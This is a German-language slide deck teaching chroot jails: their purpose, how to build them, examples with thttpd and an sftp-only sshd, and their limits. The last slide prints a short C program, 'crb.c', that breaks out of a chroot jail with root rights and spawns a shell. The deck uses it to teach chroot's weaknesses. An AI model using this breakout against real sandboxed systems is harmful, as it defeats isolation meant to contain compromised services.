

# Go To Jail – Übersicht

- Was ist **chroot**?
- Und warum das Ganze?
- Aufbau von **chroot**-Umgebungen
- Einsatzbeispiele
  - Instant-**chroot** mit **thttpd**
  - Fileserver mit **sshjail**
- Nachteile/Grenzen


## Was ist chroot?

- Für eine Prozesskette ein neues Root-Filesystem setzen („change root“)
- Systemruf `chroot(2)`  
Syntax in C: `chroot("/some/directory");`
- Userspace-Tool `chroot(8)`  
Syntax in der Shell: `chroot /some/directory command`
- kann nur mit root-Rechten ausgeführt werden
- irreversibel, „eingesperrte“ Prozesse können die chroot-Umgebung nicht wieder verlassen (*normalerweise*)

## Und warum das Ganze?

- Einschränken der Sicht aufs Dateisystem
- Absichern des Dateisystems gegen gehackte/amoklaufende Dienste
- Testen eines parallel installierten Systems

# chroot-Umgebung (Jail)



## Aufbau von chroot-Umgebungen

- Welche Libraries werden gebraucht?  
`ldd, cat /proc/PID/maps. . .`
- Wie testet man?  
`ls -l /proc/PID/root, strace. . .`
- Wie macht man „außen“ liegende Dateien im Jail sichtbar?  
`mount --bind SOURCE DEST`
- Schrittweiser Aufbau DEMO

## Beispiele: `thttpd`

- Minimalistischer Webserver
- Eingebaute `chroot`-Funktion
- Keine weiteren Dateien im Jail nötig
- Aufruf: `thttpd -r -d /var/www`

## Beispiele: `sshjail`

- Zugriff nur über `sftp` möglich
- Umgebung für die Prozesse `sshd` und `sftp-server`
- Läuft parallel zum „normalen“ `sshd` auf einem anderen Port

DEMO

## Nachteile/Grenzen

- Begrenzung *nur* auf Dateisystemebene (BSD-Jails können mehr)
- Signale können an erratene Prozess-IDs geschickt werden
- Virtuelle Brechstange:  
Ausbruch aus chroot-Umgebung mit root-Rechten möglich ([crb.c](#))

DEMO



## crb.c – chroot breaker

```
main() {
    int x, dir_fd;

    mkdir("eekeek",0755);
    dir_fd=open(".", O_RDONLY);
    chroot("eekeek");
    fchdir(dir_fd);
    for(x=0; x<1024; x++) {
        chdir("..");
    }
    chroot(".");
    execl("/bin/sh", "-i", NULL);
}
```